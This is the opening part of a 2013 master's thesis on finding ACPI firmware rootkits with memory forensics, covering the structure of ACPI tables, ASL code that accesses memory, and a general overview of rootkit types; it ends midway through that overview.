Lehrstuhl für Informatik 1
Friedrich-Alexander-Universität
Erlangen-Nürnberg

MASTER THESIS

Detecting and Analysing compromised Firmware in Memory Forensics

Michael Denzel

Erlangen, December 3, 2013

Examiner: Prof. Dr. Felix Freiling
Advisor: Johannes Stüttgen

Eidesstattliche Erklärung / Statutory Declaration

Erlangen, December 3, 2013

Michael Denzel

Abstract

Previous work showed that Advanced Configuration and Power Interface (ACPI) rootkits can successfully hide from detection. The objective of this thesis is to evaluate whether it is possible to identify these rootkits using memory analysis.

For this, the ACPI Tables were dumped and their content analysed regarding possible rootkit identification methods. In addition, the devices listed in the ACPI Tables were examined concerning their potential usage in forensics.

The results show that it is possible to access the tables and included Advanced Configuration and Power Interface Source Language (ASL) programs with memory analysis. Furthermore, these programs can be scanned afterwards for memory accesses to kernel space, which potentially reveal a rootkit.

As a proof, automatic tools to extract and scan the ACPI Tables were developed. Subsequently, a sample-rootkit was created and tested against the tools which correctly identified the program as "critical".

Even with the limitations of dead memory analysis, the scanning technique is very promising and identified threats usually indicate corrupted firmware - either by errors or malicious code.

Keywords: Advanced Configuration and Power Interface, ACPI, rootkit, memory forensics, compromised firmware

CONTENTS

List of Tables

List of Figures

List of Abbreviations

ACPI	Advanced Configuration and Power Interface
ACPICA	Advanced Configuration and Power Interface Component Architecture
AML	Advanced Configuration and Power Interface Machine Language
APIC	Advanced Programmable Interrupt Controller
ARM	Advanced Reduced Instruction Set Computing Machine
ASF!	Alert Standard Format
ASL	Advanced Configuration and Power Interface Source Language
BIOS	Basic Input Output System
BOOT	Simple Boot Flag Table
BSS	Block Started by Symbol
CD	Compact Disc
CMOS	Complementary Metal Oxide Semiconductor
CPL	Current Privilege Level
CPU	Central Processing Unit
DKOM	Direct Kernel Object Manipulation
DLL	Dynamic Link Library
DSDT	Differentiated System Description Table
e.g.	exempli gratia
EAT	Export Address Table
EBDA	Extended Basic Input Output System Data Area
EFI	Extensible Firmware Interface
EISAID	Extended Industry Standard Architecture Identifier
etc.	et cetera
FACP	Fixed Advanced Configuration and Power Interface Description Table (other name for backwards compatibility)
FACS	Firmware Advanced Configuration and Power Interface Control Structure
FADT	Fixed Advanced Configuration and Power Interface Description Table
GB	Giga Byte
GIC	Generic Interrupt Controller
GPL	GNU General Public License
GRUB	Grand Unified Bootloader
GSI	Global System Interrupt

HP	Hewlett-Packard
HPET	Intel Architecture-based Personal Computer High Precision Event Timer Table
I/O	Input/Output
I/O APIC	Input/Output Advanced Programmable Interrupt Controller
IAT	Import Address Table
ID	Identifier
IDT	Interrupt Descriptor Table
IPMI	Intelligent Platform Management Interface
IRQ	Interrupt Request
ISA	Industry Standard Architecture
IT	Information Technology
KiB	Kibi Byte
LAPIC	Local Advanced Programmable Interrupt Controller
LKM	Loadable Kernel Module
LTS	long time support
LVT	Local Vector Table
MADT	Multiple Advanced Programmable Interrupt Controller Description Table
MCFG	Peripheral Component Interconnect Express memory-mapped configuration space base address Description Table
MHz	Mega Hertz
MMCFG	Memory Mapped Configuration
MMIO	Memory Mapped Input/Output
MPST	Memory Power State Table
MSR	Model-Specific Register
NMI	Non-maskable Interrupt
NOOP	No Operation
OEM	Original Equipment Manufacturer
OS	Operating System
OSPM	Operating System-directed configuration and Power Management
PC	Personal Computer
PCI	Peripheral Component Interconnect
PCIBAR	Peripheral Component Interconnect Base Address Register
PIT	Programmable Interval Timer
PMI	Platform Management Interrupt
RAM	Random-access Memory
ROM	Read-only Memory
RSDP	Root System Description Pointer
RSDT	Root System Description Table
RTC	Real-time Clock

SAPIC	Streamlined Advanced Programmable Interrupt Controller
SDT	System Description Table
SLIC	Microsoft Software Licensing Table Specification
SMBus	System Management Bus
SMM	System Management Mode
SRAT	System Resource Affinity Table
SSDT	Secondary System Description Table
TPM	Trusted Platform Module
UEFI	Unified Extensible Firmware Interface
VM	Virtual Machine
WAET	Windows Advanced Configuration and Power Interface Emulated Devices Table
x2APIC	An extended version of the Advanced Programmable Interrupt Controller
XSDT	Extended System Description Table

Attention: SSDT can stand for the “System Service Dispatch Table” in Windows or for “Secondary System Description Table” in ACPI. Therefore, this document uses “System Service Dispatch Table” unabbreviated.

1 INTRODUCTION

1.1 Motivation

As seen in the recent past, computer attackers are reaching higher and higher levels of expertise: Stuxnet targeted Siemens' systems in a nuclear power plant, the Flame virus attacked systems in the Middle East [6], and recently published surveillance attacks by the National Security Agency aimed at several governments.

One of the most dangerous tools in these attacks are rootkits since they aim at supplying remote access for a long time and usually need a higher level of knowledge than a Denial of Service, for example.

Most rootkits focus on kernel-patching sometimes including so-called zero-days, software vulnerabilities that are not publicly known yet. Common research took a closer look at System Management Mode (SMM)- [18], Virtualisation- [41] and Debug Register rootkits [26] but generally omits hardware rootkits.

Heasman [20] developed two rootkits based on hardware, the Peripheral Component Interconnect (PCI) and Advanced Configuration and Power Interface (ACPI) rootkit. The latter shall be the topic of this thesis, which will tackle the thematics with memory analysis in order to identify those rootkits. As there are no automatic scanning methods for ACPI yet, this thesis is a first attempt to find new techniques to discover those rootkits.

1.2 Idea

Advanced Configuration and Power Interface (ACPI) is an interface to offer mainboard services and configuration to the Operating System, independent from the platform. It consists of memory-mapped registers, tables, and programs describing and managing ACPI utility and devices. The Operating System handles ACPI devices through interaction via those registers, ACPI programs, and a copy of the tables in RAM. The original ACPI Tables reside in mainboard memory, inaccessible to Operating System.

Handling of those tasks was formerly achieved by BIOS but was later made available to the Operating System through the ACPI standard. Nevertheless, the data- and management structures stayed in the mainboard memory and are copied to Random-access Memory (RAM) each boot to support the Operating System. A special part of the Operating System was developed dealing with ACPI, so-called Operating System-directed configuration and Power Management (OSPM).

The first idea to detect ACPI rootkits was to analyse the ACPI devices and tables, since rootkits have to leave traces in memory when they alter the system. The code of a rootkit has to be present in memory in order to be executed by the system. Accordingly, ACPI Tables and programs are available in RAM, because the Operating System needs to execute these programs.

ACPI programs are written in a special language, the Advanced Configuration and Power Interface Source Language (ASL). Brief investigations of ASL code identified some functions, which access memory, for example `Store` and `OperationRegion` (see Chapter 2.1.2).

As a rootkit hooks functions of the Operating System to control and survey them, accesses to memory are important. Rootkits especially target structures to alter the control flow of programs and the Operating System. Critical objects are System Call Table, Interrupt Descriptor Table (IDT), kernel code or kernel text segment, and more. All these structures reside in the kernel space and are typical targets of rootkits. An ACPI rootkit is no exception, because it also alters some of these data structures.

Assuming ACPI, and thus the code of the rootkit, is accessible via memory analysis, it can be scanned for addresses and compared to critical data structures in kernel space like the Interrupt Descriptor Table. If an address refers to the kernel, this should stand out from common ACPI memory accesses and would point to suspicious behaviour.

1.3 Achievements

As already mentioned Heasman illustrated the use of ASL for rootkits with a proof-of-concept implementation. This work presents a method to analyse ACPI in order to reveal rootkits hidden in the ASL code. It proves that the ACPI tables can be extracted from RAM and subsequently analysed offline with memory forensic approaches. Accesses to kernel space from ACPI point to suspicious behaviour and are a good indicator for automatic scanning tools.

As a proof, an automatic tool to achieve this is provided in form of a plug-in for Volatility [81] and it was officially published under the GNU General Public License (GPL). It is planned to contribute this plug-in to the Volatility project. For more realistic evaluation scenarios, an additional sample-rootkit, patching a system call, was created.

Moreover, the ACPI Tables were further explored regarding Computer Forensics and rootkit identification methods. The investigations revealed Memory Mapped Input/Output (MMIO) regions to hardware devices like Input/Output Advanced Programmable Interrupt Controller (I/O APIC) and Local Advanced Programmable Interrupt Controller (LAPIC).

In addition, the frequency and occurrence of the single ACPI Tables was examined and it turned out that most of them are uncommon. With that, they are not usable for large-scaled memory analysis, especially aiming at inspecting non-prepared computers or Personal Computers.

1.4 Thesis Outline

The rest of this chapter will summarise previous papers and distinguishes the thesis from them. Following this, a background chapter familiarises the reader with the thematics and ACPI in particular.

Subsequently, Chapter 3 “Methods and Approach” illustrates the objectives, the ideas to approach the topic, and the steps that were taken in order to achieve the goals. Furthermore, a plug-in for Volatility and a sample-rootkit demonstrate the proof of concept leading to their evaluation and the experiments that took place.

The evaluation is the main chapter that describes the results and discusses the scanning technique. The discussion is split into two parts, firstly, describing an attack scenario and appraising the idea of this thesis based on the result of the experiments of the preceding chapter and secondly, dealing with further content and investigations of the ACPI Tables.

Finally, the work is summarised, the goals are reconsidered, and some prospects are discussed.

1.5 Related Work

The foundation of this thesis is a proof of concept implementation of an ACPI rootkit [20]. Proceeding, a second paper deals with ACPI rootkits in more detail and focuses on the consequences of Trusted Platform Module (TPM) [16]. Both will be presented in the following.

At the moment, these rootkits are only known from research projects, but it will be a matter of time until attackers adopt these techniques.

“Implementing and detecting an ACPI BIOS rootkit” by Heasman

Probably the most well-known hardware rootkit is the BIOS rootkit. Rootkits in BIOS have certain advantages: a BIOS rootkit is hard to detect, to remove, and survives reboots as well as reinstallations of the Operating System.

Nevertheless, a Basic Input Output System (BIOS) rootkit is more complicated to develop than usual rootkits. Different BIOS versions, implementations, vendors, and updates have to be considered, in addition to a more difficult deployment.

ACPI in contrast does not suffer from most of these disadvantages. It is reachable from the Operating System via drivers and data structures in RAM and is, therefore, straightforward to develop, debug, and manage compared to BIOS rootkits. In contrast to low-level programming languages, ASL offers high-level programming constructs like conditionals, loops, arithmetic expressions, and data types.

It is possible to read and write every address in memory without access controls, since the Operating System is not aware of the internal matters of ACPI. Heasman proved it by patching a kernel function opening a backdoor to kernel-mode.

Detection is difficult and Heasman suggested surveilling the EventLog in Windows or dmesg in Linux.

Another idea was to retrieve the ACPI tables and scan for suspicious `OperationRegions`.

“ACPI: Design principles and concerns” by Duflot, Levillain, Morin

Duflot, Levillain and Morin [16] took the topic up and analysed the ACPI architecture, paying special attention to the security flaws therein. ACPI suffers from several vulnerabilities:

- OSPM can only run ACPI programs if it trusts the content of the ACPI Tables provided by BIOS.
- There is no mechanism to verify the correctness of the tables.
- The ACPI Registers cannot be identified by Operating System without replacing ACPI by own functions

Furthermore, there are some problems of lesser importance according to Duflot et al. First, OSPM and drivers are allowed to access the content of the Differentiated System Description Table (DSDT), the main table for ACPI code, and perform operations there. If both access the same registers, this could lead to inconsistencies. Second, the tables are not at a specified location and OSPM has to search special memory areas for the identifier of the base pointer Root System Description Pointer (RSDP). This assumes that an attacker cannot insert a RSDP with correct signature before the correct pointer, which does not hold.

For prevention of an ACPI rootkit, a Trusted Platform Module (TPM) should be of use. It will reveal installations on the hardware and, therefore, identify a rootkit at its installation. On the other hand, not every system is equipped with such a chip.

Delineation of Contents

This work will approach ACPI rootkits from the perspective of Incident Response, especially Memory Forensics. The first steps will be to locate the ACPI Tables in memory and scanning the ASL files therein for suspicious functions like `OperationRegion`. The focus is on identifying the rootkit not on defending it. In contrast to Duflot et al., who described the flaws and weaknesses, the main idea is to scan for the critical functions and subsequently analyse their content and the content of the ACPI Tables.

In addition, further identification methods and helpful data structures for memory analysts in the ACPI Tables and devices are explored. The goal was to examine the tables for direct accesses to critical devices, like the Local APIC, which could offer memory analysts another view towards the system.

2 BACKGROUND

2.1 Advanced Configuration and Power Interface

The main reference for this work is the official specification [25]. The following sections are based on this documentation and will summarise Advanced Configuration and Power Interface (ACPI).


ACPI is a standard defining an interface used for platform-independent configuration of motherboard devices and power management. It is difficult to classify ACPI as purely hardware or software, since it is located in between them as demonstrated in Figure 2.1.

ACPI is running as driver in kernel space but with access to BIOS and all registers. ACPI Registers, ACPI BIOS, and ACPI Tables are provided by the platform, whereas kernel parts of ACPI and its driver are supplied by the Operating System.

ACPI BIOS fills the ACPI Tables and makes them available to the Operating System, or rather Operating System-directed configuration and Power Management (OSPM), by copying them into the RAM. The tables describe hardware, devices, functionalities, and ACPI Registers. Those memory-mapped registers are used as means for communication to devices like Real-time Clock, Local Advanced Programmable Interrupt Controller, and Input/Output Advanced Programmable Interrupt Controller. These devices in turn provide their functionality to the Operating System in order to enable it to run the system.

Although ACPI has a software component, it should be independent from the Operating System and enable it to use special hardware functions without knowing the internal processes.

The fact that ACPI is used by Operating System and BIOS shows its ambiguity and explains why it therefore belongs to both hardware and software. Overall, ACPI offers an abstraction layer for a part of the hardware, namely configuration and power management.



Green:	User Level
Blue:	Operating System
Red:	Advanced Configuration and Power Interface
Black:	Hardware

Figure 2.1: Advanced Configuration and Power Interface Classification

2.1.1 System Description Tables

The ACPI Tables, so-called System Description Tables, are stored in BIOS memory, but during boot, they are copied to the RAM by the ACPI BIOS. To find the tables, more precisely the base pointer Root System Description Pointer (RSDP), the Operating System has to search for the magic string “RSD PTR ” in two memory regions [25]:

- In the Extended Basic Input Output System Data Area (EBDA), which is located below `0x000A0000` and never exceeding 128 KiB (`0x00080000` to `0x000A0000`).
- In the BIOS read-only memory space at `0x000E0000` to `0x000FFFFF`.

In Unified Extensible Firmware Interface (UEFI) enabled systems, the exact location of the RSDP is stored in the Extensible Firmware Interface (EFI) System Table.

After localising the string “RSD PTR “ the RSDP structure (described in Table 2.1) can be retrieved. It consists of a pointer to the basis table Root System Description Table (RSDT) or the 64-bit version Extended System Description Table (XSDT) both linking to all other System Description Tables.

In any case, since there can be multiple base pointers, the RSDP structure should be checked for valid signature and checksum. The checksum is calculated by summing up all bytes in the structure and comparing the lowest byte of the resulting value to zero.

Field	**Byte Length**	**Description**
Signature	8	“RSD PTR “
Checksum	1	Sum of all bytes in the table must add to zero to be valid
OEMID	6	String that identifies the OEM
Revision	1	Revision of this structure (starting with 0.0 for version 1.0)
RsdtAddress	4	32-bit physical address of the base table RSDT
(members for ACPI version >1.0)		
Length	4	Length of the table in bytes
XsdtAddress	8	64-bit physical address of the XSDT
Extended Checksum	1	Checksum for members of version >1.0
Reserved	3	(unused)

Table 2.1: Root System Description Pointer

The following sections will explain the most frequent tables, starting with the compulsory table Fixed Advanced Configuration and Power Interface Description Table (FADT). Figure 2.2 shows a simplified layout of all the tables that are common. These tables are an excerpt of all tables, because most of them are not used at all, as the evaluation will show (Chapter 4.1.3). For a complete list of all System Description Tables, refer to the ACPI specification [25].

- Root System Description Pointer (RSDP)
  - Root System Description Table (RSDT) / Extended System Description Table (XSDT)
    - Fixed Advanced Configuration and Power Interface Description Table (FADT)
      - Differentiated System Description Table (DSDT)
      - Firmware Advanced Configuration and Power Interface Control Structure (FACS)
    - Multiple Advanced Programmable Interrupt Controller Description Table (MADT)
    - Peripheral Component Interconnect Express memory-mapped configuration space base address Description Table (MCFG)
    - Secondary System Description Table (SSDT)
    - System Resource Affinity Table (SRAT)
    - Intel Architecture-based Personal Computer High Precision Event Timer Table (HPET)
    - Simple Boot Flag Table (BOOT)
    - Windows Advanced Configuration and Power Interface Emulated Devices Table (WAET)
    - Memory Power State Table (MPST)
    - Original Equipment Manufacturer Specific Information Tables (OEMx)
    - ...

Figure 2.2: Advanced Configuration and Power Interface Basis Tables

Apart from the RSDP, there is a common header included in every System Description Table (SDT), although the content of the SDTs varies. This common header consists of signature, length, checksum, and further less important fields (see Table 2.2).

Attention:
The signature of the following three tables is different from their name:

- The signature of the base pointer Root System Description Pointer (RSDP) is “RSD PTR”.
- The signature of the Fixed Advanced Configuration and Power Interface Description Table (FADT) is “FACP”.
- The signature of the Multiple Advanced Programmable Interrupt Controller Description Table (MADT) is “APIC”.

Field	Byte Length	Description
Signature	4	Character string identifying the table
Length	4	Length of the table in bytes
Revision	1	Revision of this structure
Checksum	1	Sum of all bytes in the table must add to zero to be valid
OEMID	6	String that identifies the OEM
OEM Table ID	8	String that the OEM uses to identify the table
OEM Revision	4	OEM-supplied revision
Creator ID	4	Vendor Identifier (ID) of the tool which created the table
Creator Revision	4	Revision of the tool

Table 2.2: System Description Table Header

2.1.1.1 Fixed Advanced Configuration and Power Interface Description Table

The FADT contains fixed hardware information, like enable- and status-registers, flags, timer including alarm-time, registers to control the sleep modes, and two sub-tables: Differentiated System Description Table (DSDT) and Firmware Advanced Configuration and Power Interface Control Structure (FACS).

The most important one is the DSDT, because it is compulsory and stores a Definition Block with Advanced Configuration and Power Interface Machine Language (AML) code, which cannot be unloaded. ACPI programs are stored in Definition Blocks in form of compiled code, formally Advanced Configuration and Power Interface Machine Language (AML) (see also Chapter 2.1.2). Those Definition Blocks cover all non-static data of the tables, for example initialisation routines for devices, shutdown- and sleep-mechanisms, thermal management etc.

The FACS principally offers a hardware signature, a lock for shared hardware resources, and system waking information. Most important, the FACS synchronises shared hardware, like an embedded controller interface for example, between the Operating System and the firmware.

The mandatory Definition Block makes the table suitable for rootkit attacks and an excellent starting point for investigations.

2.1.1.2 Multiple Advanced Programmable Interrupt Controller Description Table

ACPI also supports asynchronous events used by the hardware to notify the Operating System, for example, a device could trigger an interrupt to inform the Operating System that the battery has reached low power level, a new device was inserted, or the power button has been pressed.

Interrupts

Interrupts are a mechanism for devices to notify the system about events and enable Input/Output (I/O) interaction. Keyboard, mouse, disk drives, network, etc. trigger interrupts in order to communicate with the system.

The system maps the interrupts by their ID to an interrupt service routine to react to it appropriately. The normal execution is stopped and the asynchronous event is handled. Nevertheless, it is also possible to disable interrupts with the exception of the Non-maskable Interrupt.

Software and Operating System are supported by a special hardware device, the Advanced Programmable Interrupt Controller (APIC). Interrupt controllers translate an interrupt to a so-called `vector` and pass those to the CPU. Afterwards, the handler is determined using the `vector` as an index in the Interrupt Descriptor Table and the corresponding interrupt is managed by the handler.

All in all, interrupts are a system mechanism to asynchronously change the execution path on special events.

They are frequently hooked by rootkits to control the system. Manipulations of an APIC are, therefore, a strong indicator for malicious activities.

Interrupts in Advanced Configuration and Power Interface

The most common optional table in ACPI is the Multiple Advanced Programmable Interrupt Controller Description Table (MADT), which describes the ACPI interrupt model. The table includes MMIO regions and structures to handle I/O APIC, LAPIC, Non-maskable Interrupt (NMI), and further interrupt controllers. ACPI has to offer multiple interrupt systems for different Operating Systems, for example APIC for classical computers and Generic Interrupt Controller (GIC) for ARM processors which are embedded into mobile phones, tablets, and usually small devices.

All interrupts are represented as “flat” values, so-called Global System Interrupt (GSI), in order to support different interrupt controllers. That means every used interrupt input must be mapped to the correct Global System Interrupt value used by ACPI. The Multiple Advanced Programmable Interrupt Controller Description Table provides this mapping information.

Structure ID	Interrupt Controller	Description of the Structure
0	Processor Local APIC	• includes Processor and LAPIC ID • does not contain LAPIC address, because directly included in MADT
1	I/O APIC	• includes I/O APIC ID and Address • Global System Interrupt Base defines at which interrupt number this I/O APIC starts. Important for multiple I/O APICs
2	Interrupt Source Override	• describes exceptions to the default 1:1 interrupt mapping (ISA IRQ : Global System Interrupt) • I/O APIC handles interrupts as Global System Interrupts
3	Non-maskable Interrupt (NMI)	• defines non-maskable interrupts in I/O APIC and I/O SAPIC
4	Local APIC NMI	• specifies non-maskable interrupt lines of Local APIC • each NMI connection requires a new Local APIC NMI structure
5	Local APIC Address Override	• 64-bit address of the LAPIC • overwrites the 32-bit address of the MADT
6	I/O SAPIC	• like I/O APIC but different model • I/O APIC structures are overwritten by I/O SAPIC structures
7	Local SAPIC	• SAPIC overwrite for LAPIC • similar to number 6
8	Platform Interrupt Sources	• structure to provide information about Platform Management Interrupt (PMI) • aimed at Intel Itanium architectures
9	Processor Local x2APIC	• for x2APIC interrupt model • APIC IDs greater 255 allowed
0xA	Local x2APIC NMI	• Local APIC NMI structure for logical processors with x2APIC IDs greater 255
0xB	GIC	• Generic Interrupt Controller (GIC) interrupt model • for ARM processors • each processor needs a device object in DSDT and a GIC structure
0xC	GIC Distributor	• structure to declare the Global System Interrupt number • GIC Distributor starts at this interrupt number
0x0D-0xFF	Reserved	(unused)

Table 2.3: Interrupt Controller Structures

The MADT includes, first of all, the physical address of the Local Interrupt Controller of each processor. Besides, it can hold additional interrupt controllers. These are listed in Table 2.3.

These structures are useful for memory analysis as they offer a way of comparing live acquired information to directly, through physical access, extracted data. Especially I/O APIC and Local APIC are of significance, because they describe interrupts and usually exist on ordinary computers.

2.1.1.3 Peripheral Component Interconnect Express memory-mapped configuration space base address Description Table

The Peripheral Component Interconnect Express memory-mapped configuration space base address Description Table (MCFG) just holds the PCI memory ranges. It includes a 64-bit base address, start PCI bus number, end PCI bus number, and the PCI segment group number (see also [59, 60]).

Memory analysis has no access to the PCI devices, since it is evaluating a static image. Accordingly, although this table is common (see Chapter 4.1.3 “Common Tables”), it is of less importance for this thesis.

2.1.1.4 Intel Architecture-based PC High Precision Event Timer Table

As the name already suggests this table supplies the system with some timers, each able to generate a separate interrupt. These timers are configured via memory-mapped registers and they should replace Programmable Interval Timer (PIT) and Real-time Clock (RTC). The HPET mainly holds an ID and the base address of the timer [31].

Due to the access being memory-mapped, these devices are not usable in an offline memory analysis.

2.1.1.5 System Resource Affinity Table

The System Resource Affinity Table (SRAT) provides the system with memory ranges and system localities to associate processors and memory. According to experiences, those memory ranges basically represent memory bars and store only rough data. The table is exclusively evaluated during boot and, with the possibility of dynamically added processors, the information about the system may change. The system localities are expressed via so-called “Proximity Domains”, an ID that is grouping hardware in different classes.

The memory ranges are rather coarse as outlined in the following example:

```
0x0000000000000000-0x00000000000A0000
0x0000000000100000-0x0000000010000000
0x0000000010000000-0x0000000040000000
```

It is basically lower system and kernel memory followed by the rest of the memory. Since it is a Virtual Machine with just 1 GB RAM the maximum address is `0x40000000`.

This address map interface delivers even less exact results than the `INT 15H, E820H` interface of Intel processors or the `GeMemoryMap()` functionality of UEFI [25] and is, therefore, not valuable for this paper.

2.1.1.6 Notes to other tables

There are additional tables that exist on the tested systems, those were Alert Standard Format (ASF!), Simple Boot Flag Table (BOOT), Microsoft Software Licensing Table Specification (SLIC), and Windows Advanced Configuration and Power Interface Emulated Devices Table (WAET). Except for the ASF!, all tables are windows-specific but are also unnecessarily found on Linux (see also chapter 4).

ASF! is an interface to standardise alerting and error correction methods. The table lists the system capabilities for this standard and contains static configuration [14].

The BOOT table includes some boot flags such as “DIAG” for diagnostics and “BOOTING” to indicate whether the last boot was successful [48].

SLIC is a licensing table of Microsoft and is of less importance for this thesis. Although the table is Microsoft specific, the only system supplying this table was a Debian Linux.

For vitalised environments the WAET can be set. It includes two flags to indicate whether the RTC and the ACPI power management timer were corrected by the Virtual Machine or still have errata as they normally would. Thus, this tells the system that workarounds are not needed [50].

2.1.2 Advanced Configuration and Power Interface Source Language

ACPI uses its own machine language, the AML. Every Definition Block in ACPI stores Advanced Configuration and Power Interface Machine Language (AML) code, which can be translated into a human-readable form called ASL. Methods, variables, scopes, and comments of ASL are similar to C and thus fast to understand if familiar with C.

Apart from DSDT, there are two optional tables containing Definition Block: the SSDT and OEM specific tables (signature “OEM” followed by a number between 0 and 9). As the name suggests, the Secondary System Description Table holds additions to the DSDT programs.

The OEM tables are not standardised and hence difficult to analyse, especially with automatic tools as favoured in this thesis. Nevertheless, after extracting the Definition Block of an OEM table, the contained ASL code can be automatically checked.

For the scopes, there are some predefined root namespaces:

• _GPE:	General Purpose Events
• _PR:	Processor Namespace
• _SB:	all Device/Bus Objects are under this namespace
• _SI:	System Indicators
• _TZ:	Thermal Zone Namespace

```
// ASL Example
DefinitionBlock (
  "forbook.aml",      // Output Filename
  "DSDT",             // Signature
  0x02,               // DSDT Compliance Revision
  "OEM",              // OEMID
  "forbook",          // TABLE ID
  0x1000              // OEM Revision
)
{ // start of definition block

  // system region to deal with
  OperationRegion(\GIO, SystemIO, 0x125, 0x1)
  Field(\GIO, ByteAcc, NoLock, Preserve)
  {
    CT01,
    1,
  }

  Scope(\_SB)                         // start of scope
  {
    Device(PCI0)                      // start of device
    {
      PowerResource(FET0, 0, 0)       // start of pwr
      {
        Method (_ON)
        {
          Store (Ones, CT01)          // assert power
          Sleep (30)                  // wait 30ms
        }
        Method (_OFF)
        {
          Store (Zero, CT01)          // assert reset
        }
        Method (_STA)
        {
          Return (CT01)
        }
      } // end of power
    } // end of device
  } // end of scope
} // end of definition block
```

Figure 2.3: Example: Advanced Configuration and Power Interface Source Language

ASL code like in Figure 2.3 always starts with the header of a Definition Block, followed by a body defining devices for usage in power management. The devices are organised in scopes and operate via methods, which execute commands, compute values, and alter the system. There are many predefined methods like _STA for status or _INI for initialisation.

Dealing with memory, accesses to storage media are crucial as they alter the system and leave traces in memory dumps. In ASL, this is done via the `Store` command.

To understand ASL memory accesses it is necessary to take a closer look at the structure of the code. There are three functions defining external accesses: `OperationRegion`, `Field`, and `Store`. The last command saves a value to an identifier that is defined in a `Field`, equivalent to a C struct, matching variables to offsets in a memory region. The accessed region is described by `OperationRegion` but does not necessarily have to be a memory region. All three statements are working together to define an address and access it.

`OperationRegion` holds four parameters:

- the RegionName (identifier)
- the RegionSpace, e.g. SystemMemory, SystemIO, PCI_Config, CMOS and so on
- the Offset or starting-address
- the Length

This function has a predominant role in ASL as it defines an interface to the hardware. Every region, independent of the type of access or type of device, has to be defined by this function before it is usable. The RegionSpace can be SystemMemory, SystemIO, PCI_Config, EmbeddedControl, SMBus, CMOS, PCIBARTarget, IPMI, GeneralPurposeIO, and GenericSerialbus.

```
 1  OperationRegion (OEMD, SystemMemory, 0x1FEFFE89, 0x00000034)
    Field (OEMD, AnyAcc, NoLock, Preserve)
    {
      Offset (0x24),
 5    CCAP,   32,
      ECFG,   32,
      PCHS,   32,
      PCHE,   32
    }
10
    //...

    Method (AWAK, 0, Serialized)
    {
15    OperationRegion (AWK0, SystemMemory, Add (ECFG, 0x0232), 0x20)
      Field (AWK0, DWordAcc, NoLock, Preserve)
      {
        ACKW, 32
      }
20
      Store (0xFFFFFFFF, ACKW)
    }
```

Figure 2.4: `OperationRegion` Code Listing

In the example in Figure 2.4, `Store` saves the value `0xFFFFFFFF` to the identifier `ACKW` defined in line 16. The Field-“struct” lies at the location `AWK0` provided by `OperationRegion` (line 15).

`OperationRegion` can refer again to other locations, like the `ECFG` in this case. This can be tracked to line 6, the `Field` in line 2, and finally the `OperationRegion` in line 1. There, `SystemMemory` declares memory and with that, `ACKW` can be identified as a memory access. The address of `ACKW` is therefore:

```
memory.read(0x1FEFFE89 + 0x24 + 32) + 0x0232 + 32
```

Note:
It is **not**: `0x1FEFFE89 + 0x24 + 32 + 0x0232 + 32 = 0x1FF011F`

2.2 Memory Forensics

Memory Forensics deals with the acquisition and analysis of volatile system memory, especially RAM, with the objective to earn knowledge about the state of the Operating System and any running processes. Illegal actions and malicious behaviour are a subdivision of Memory Forensics.

Since ACPI rootkits seem difficult to tackle [16, 20], the first step is to investigate the influence of such a rootkit to the memory. ACPI resides in the memory on the mainboard, which is difficult to access. Nevertheless, rootkits therein have to run on a CPU, too, and they will leave traces. In this case, the RAM holds a copy of the ACPI tables and the included AML programs.

2.3 Rootkit

A rootkit is malware, which is supposed to ensure stealth, long-time, administrator access to a system for an attacker. "Root" refers to the Unix superuser root, in other words the administrator in Unix-like systems. Although originally aimed at Unix, rootkits expanded to other platforms, too.

Rootkits are a collection of tools and scripts to "hide files, network connections, memory addresses, and registry entries" [54]. Their goal is to control the execution paths within a system and to redirect or block accesses to the hidden files like the rootkit itself, backdoors etc. Rootkits are using different techniques to achieve this, e.g. manipulation of program binaries like ls, ps, lsmod etc., Direct Kernel Object Manipulation (DKOM) like unhooking processes from the `_EPROCESS` list, and hooking call paths between applications and the kernel, for example through the Interrupt Descriptor Table (as already mentioned in Section 2.1.1.2). Direct Kernel Object Manipulation (DKOM) is a technique to manipulate important data structures of the kernel directly in favour of the rootkit by deleting values, relocating pointers, etc.

Rootkits and anti-malware-tools, try to achieve highest possible privilege to hide or respectively detect successfully. A common classification for these is the ring model from the Intel x86 architecture, which utilises four rings, each accompanied by privileges. Ring 3 is the user-level with the least rights and ring 0 is the highest privilege. Usually rootkits reside in user- (ring 3) or kernel-level (ring 0).

Rootkits can therefore be arranged in different classes [10, 54]:

- User-mode rootkits:
  - Replacing system tools like ps, ls etc.
  - Hooking the Import Address Table (IAT) by adding a manipulated shared Dynamic Link Library (DLL) to the list of used DLLs of a program.

- Kernel-mode rootkits:
